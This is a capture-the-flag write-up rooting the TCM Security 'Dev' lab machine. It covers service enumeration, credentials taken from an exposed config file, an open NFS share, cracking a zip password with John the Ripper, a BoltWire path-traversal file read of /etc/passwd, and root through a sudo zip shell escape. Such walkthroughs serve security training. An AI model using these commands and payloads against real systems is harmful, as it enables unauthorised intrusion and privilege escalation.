

# Dev —writeup

The target is TCM security's Dev. The objective is to root this box.

The first bit of enumeration we do is an nmap scan against the target:

```
nmap -T4 -p- -A <targetIP>
```

```
22/tcp open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
```

```
|_ ssh-hostkey:
```

```
| 2048 bd:96:ec:08:2f:b1:ea:06:ca:fc:46:8a:7e:8a:e3:55 (RSA)
```

```
| 256 56:32:3b:9f:48:2d:e0:7e:1b:df:20:f8:03:60:56:5e (ECDSA)
```

```
| 256 95:dd:20:ee:6f:01:b6:e1:43:2e:3c:f4:38:03:5b:36 (ED25519)
```

```
80/tcp open  http      Apache httpd 2.4.38 ((Debian))
```

```
|_ http-server-header: Apache/2.4.38 (Debian)
```

```
|_ http-title: Bolt - Installation error
```

```
111/tcp open  rpcbind   2-4 (RPC #100000)
```

```
|_ rpcinfo:
```

```
|  program  version  port/proto  service
```

```
| 100000    2,3,4    111/tcp     rpcbind
```

```
| 100000    2,3,4    111/udp     rpcbind
```

```
| 100000    3,4      111/tcp6    rpcbind
```

```
| 100000    3,4      111/udp6    rpcbind
```

```
| 100003    3         2049/udp    nfs
```

```
| 100003    3         2049/udp6   nfs
```

```
| 100003    3,4      2049/tcp    nfs
```

```
| 100003    3,4      2049/tcp6   nfs
```

```
| 100005    1,2,3    36554/udp6  mountd
```

```
| 100005    1,2,3    39267/udp   mountd
```

```
| 100005    1,2,3    40007/tcp   mountd
```

```
| 100005    1,2,3    42751/tcp6  mountd
```

```
| 100021    1,3,4    34731/tcp6  nlockmgr
```

```
| 100021    1,3,4    39483/tcp   nlockmgr
```

```
| 100021    1,3,4    47547/udp   nlockmgr
```

```
| 100021    1,3,4    49944/udp6  nlockmgr
```

```
| 100227    3         2049/tcp    nfs_acl
```

```
| 100227    3         2049/tcp6   nfs_acl
```

```
| 100227    3         2049/udp    nfs_acl
```

```
| 100227    3         2049/udp6   nfs_acl
```

```
1049/tcp open  nfs       3-4 (RPC #100003)
```

```
8080/tcp open  http      Apache httpd 2.4.38 ((Debian))
```

```
|_ http-open-proxy: Potentially OPEN proxy.
```

```
|_ Methods supported: CONNECTION
```

```
|_ http-server-header: Apache/2.4.38 (Debian)
```

```
|_ http-title: PHP 7.3.27-1-deb10u1 - phpinfo()
```

```
39483/tcp open  nlockmgr  1-4 (RPC #100021)
```


```
40007/tcp open  mountd    1-3 (RPC #100005)
```

```
41317/tcp open  mountd    1-3 (RPC #100005)
```

```
55175/tcp open  mountd    1-3 (RPC #100005)
```

```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Let's look at port 80



- Bolt is a CMS for web hosting and web development. It seems as if it was incorrectly installed in a web directory that makes it visible or accessible via a web browser. We may do some directory busting to see if there's anything juicy behind this.

Nikto could show us potential http vulnerabilities. We're looking for something like remote execution.

```
+ Server: Apache/2.4.38 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: http://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.38 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /app/: Directory indexing found.
+ /app/: This might be interesting.
+ /public/: Uncommon header 'x-debug-token' found, with contents: e8b7de.
+ /src/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /composer.json: PHP Composer configuration file reveals configuration information. See: https://getcomposer.org/
+ /composer.lock: PHP Composer configuration file reveals configuration information. See: https://getcomposer.org/
+ /.gitignore: .gitignore file found. It is possible to grasp the directory structure.
+ /README.md: Readme Found.
+ 8102 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time: 2024-07-11 10:39:32 (GMT3) (23 seconds)
```

- We find nothing of the sort. But from the directory busting section, we take note of the /app/ web directory.

The basic nessus scan shows us a critical vuln associated with nfs

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**CRITICAL** NFS Exported Share Information Disclosure

**Description**

At least one of the NFS shares exported by the remote server could be mounted by the scanning host. An attacker may be able to leverage this to read (and possibly write) files on remote host.

**Solution**

Configure NFS on the remote host so that only authorized hosts can mount its remote shares.

**Output**

The following NFS shares could be mounted :

- + /srv/nfs

- This is also added to our notes for the exploitation stage.

We then do some directory busting with gobuster


```
gobuster dir -u http://<targetIP>:<port> -w wordlist
```

```
Starting gobuster in directory enumeration mode


/public (Status: 301) [Size: 319] [→ http://192.168.163.142]
/public/ (Status: 301) [Size: 319] [→ http://192.168.163.142]
/src (Status: 301) [Size: 316] [→ http://192.168.163.142]
/src/ (Status: 301) [Size: 316] [→ http://192.168.163.142]
/app (Status: 301) [Size: 316] [→ http://192.168.163.142]
/app/ (Status: 301) [Size: 316] [→ http://192.168.163.142]
/vendor (Status: 301) [Size: 319] [→ http://192.168.163.142]
/vendor/ (Status: 301) [Size: 319] [→ http://192.168.163.142]
/extensions (Status: 301) [Size: 323] [→ http://192.168.163.142]
/extensions/ (Status: 301) [Size: 323] [→ http://192.168.163.142]
```

- We see the /app directory again and go to it on our browser.

http://<targetIP>/app




/app/config



- yml files could be juicy


/app/config/config.yml



- We get a username and passwd!
  - username: bolt
  - passwd: I\_love\_java
- Let's note this down for now.

Next, port 8080

http://<target>:8080



PHP Version 7.3.27-1~deb10u1	
System	Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Build Date	Feb 13 2021 16:31:40
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d
Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/15-xml.ini, /etc/php/7.3/apache2/conf.d/20-calendar.ini, /etc/php/7.3/apache2/conf.d/20-ctype.ini, /etc/php/7.3/apache2/conf.d/20-curl.ini, /etc/php/7.3/apache2/conf.d/20-dom.ini, /etc/php/7.3/apache2/conf.d/20-exif.ini, /etc/php/7.3/apache2/conf.d/20-fileinfo.ini, /etc/php/7.3/apache2/conf.d/20-ftp.ini, /etc/php/7.3/apache2/conf.d/20-gd.ini, /etc/php/7.3/apache2/conf.d/20-gettext.ini, /etc/php/7.3/apache2/conf.d/20-iconv.ini, /etc/php/7.3/apache2/conf.d/20-intl.ini, /etc/php/7.3/apache2/conf.d/20-json.ini, /etc/php/7.3/apache2/conf.d/20-mbstring.ini, /etc/php/7.3/apache2/conf.d/20-mysqli.ini, /etc/php/7.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.3/apache2/conf.d/20-pdo_sqlite.ini, /etc/php/7.3/apache2/conf.d/20-phar.ini, /etc/php/7.3/apache2/conf.d/20-posix.ini, /etc/php/7.3/apache2/conf.d/20-readline.ini, /etc/php/7.3/apache2/conf.d/20-shmop.ini, /etc/php/7.3/apache2/conf.d/20-simplexml.ini, /etc/php/7.3/apache2/conf.d/20-sockets.ini, /etc/php/7.3/apache2/conf.d/20-sqlite3.ini, /etc/php/7.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.3/apache2/conf.d/20-sysvsem.ini, /etc/php/7.3/apache2/conf.d/20-sysvshm.ini, /etc/php/7.3/apache2/conf.d/20-tokenizer.ini, /etc/php/7.3/apache2/conf.d/20-wddx.ini, /etc/php/7.3/apache2/conf.d/20-xmlreader.ini, /etc/php/7.3/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.3/apache2/conf.d/20-xsl.ini, /etc/php/7.3/apache2/conf.d/20-zip.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS
PHP Extension Build	API20180731,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	available, disabled

- Seems like a collection of all php-related info

Directory busting

```
gobuster dir -u http://<targetIP>:<port> -w wordlist
```

```

$ gobuster dir -u http://192.168.163.142:8080 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt

Gobuster v3.6
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[+] Url:                http://192.168.163.142:8080
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.6
[+] Timeout:            10s


Starting gobuster in directory enumeration mode

dev (Status: 301) [Size: 323] [→ http://192.168.163.142:8080/dev/]
/server-status (Status: 403) [Size: 282]

```

- Let's explore /dev directory.

http://<target>:8080/dev/



- The server is running BoltWire.

- It is a CMS that does not require a database (stores data in flat files)
- It is wiki-based —designed for collaboration
- Let's note it down for now

Using the discovered credentials:

- We try to ssh into the target but it doesn't work
- We attempt to log into BoltWire as existing users but we are denied access

Recall from nessus scan, there is a vulnerability associated with nfs which allows us to mount /srv/nfs onto our filesystem in the following steps:

First, we confirm the mount point on target

```
showmount -e <targetIP>
```

```
$ showmount -e 192.168.163.142
Export list for 192.168.163.142:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16
```

We then create directory onto which target nfs share will be mounted or "put". Preferably in /mnt or /tmp

```
mkdir -p /mnt/dev
```

The target's nfs share (/srv/nfs) is then mounted onto /mnt/dev through following command

```
sudo mount -t nfs <targetIP>:/<target nfs share director
```



```
$ sudo mount -t nfs 192.168.163.142:/srv/nfs /mnt/dev/ 1
[sudo] password for kali:
$ ls /mnt/dev 2
save.zip
$ cp /mnt/dev/save.zip Desktop/dev 3
```

```
$ sudo umount /mnt/dev
```

After mounting (1), we find save.zip file (2) which we copy onto other directory (3) before unmounting

Let's try to unzip it.

```
(kali@kali)-[~]
$ unzip ./Desktop/Dev/save.zip
Archive:  ./Desktop/Dev/save.zip
[./Desktop/Dev/save.zip] id_rsa password: 
```

- A password is required.
- I tried I\_love\_java pass from config.yml file but it didn't work
- So we turn to John the Ripper.

First, we convert the password hash to a format suitable for John the Ripper.

```
zip2john file.zip > outpuhash
```

We then run command below.

```
john -format=pkzip -wordlist=<Wordlist_Path> <hash.txt_P
```

```

$ john format=pkzip wordlist=/usr/share/wordlists/rockyou.txt outpuhaash
stat: format=pkzip: No such file or directorydlists/rockyou.txt outpuha
puthash --format=pkzip --wordlist=/usr/share/wordlists/rockyou.txt outp
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
java101 (save.zip)
ig 0:00:00:00 DONE (2024-07-11 12:12) 7.142g/s 6553Kp/s 6553Kc/s 6553KC/s j
makm5..jam183
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

We get the password: **java101**

Now we can unzip the file using the password.

```

$ ls
192.168.163.137  nmap.txt  outpuhash  save.zip
id_rsa          notes    profiler.txt  todo.txt

```

- The file contains an ssh private key and todo.txt. Let's open todo.txt

```

$ cat todo.txt
- Figure out how to install the main website properly, the config file seem
s correct...
- Update development website
- Keep coding in Java because it's awesome

jp

```

We see the message is from "jp". We could try sshing using the private key with "jp" as user and try both `llove_java` and `java101` as passphrases.

```

$ ssh -i id_rsa jp@192.168.163.142
jp@192.168.163.142's password:
Permission denied, please try again.
jp@192.168.163.142's password:
Permission denied, please try again.
jp@192.168.163.142's password:


```

- We don't find success with either

Let's revisit the boltwire finding and google for any associated exploits. We find an LFI one for version 6.03.

So what's LFI?

Local File Inclusion allows us to expose files that are running on a server that may lead to information disclosure, remote code execution or cross-site scripting.



We don't know the specific boltwire version but let's give it a try regardless:

```
# Exploit Title: BoltWire 6.03 - Local File Inclusion
# Date: 2020-05-02
# Exploit Author: Andrey Stoykov
# Vendor Homepage: https://www.boltwire.com/
# Software Link: https://www.boltwire.com/downloads/go&v=6&r=03
# Version: 6.03
# Tested on: Ubuntu 20.04 LAMP
```

LFI:

Steps to Reproduce:


1) Using HTTP GET request browse to the following page, whilst being authenticated user.

```
http://192.168.51.169/boltwire/index.php?
p=action.search&action=../../../../../../../../etc/passwd
```

Result

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

It requires one to be an authorized user. So we register first then edit the url as instructed.



```

dcp:x:12:12:dcp:/var/spool/dcp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534:/run/ssh:/usr/sbin/nologin
jeanpaul:x:1000:1000:jeanpaul,,,:/home/jeanpaul:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
_rpc:x:107:65534:/run/rpcbind:/usr/sbin/nologin
statd:x:108:65534:/var/lib/nfs:/usr/sbin/nologin

```

We get user jeanpaul!

Let's again try sshing using the private key with him as the user and I\_love\_java as the passphrase.

```

$ ssh -i id_rsa jeanpaul@192.168.163.142
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun  2 05:25:21 2021 from 192.168.10.31
jeanpaul@dev:~$

```

- We're in.

## Privilege Escalation

We do `sudo -l` to see what commands we can run as sudo:

```
jeanpaul@dev:~$ sudo -l
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
```

- We can run `/usr/bin/zip` without a password as root. We utilize GTFobins to find zip privilege escalation vectors

zip

Binary	Functions
<a href="#">bzip2</a>	File read Sudo
<a href="#">gzip</a>	File read Sudo
<a href="#">unzip</a>	Sudo
<a href="#">zip</a>	Shell File read Sudo Limited SUID

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```

This should drop us into a shell as the root user.

```
(root) NOPASSWD: /usr/bin/zip
jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
adding: etc/hosts (deflated 31%)
# whoami
rm: missing operand
Try 'rm --help' for more information.
# pwd
/home/jeanpaul
# whoami
root
# cd /root
# ls
flag.txt
# cat flag.txt
Congratz on rooting this box !
```

We have successfully rooted this box.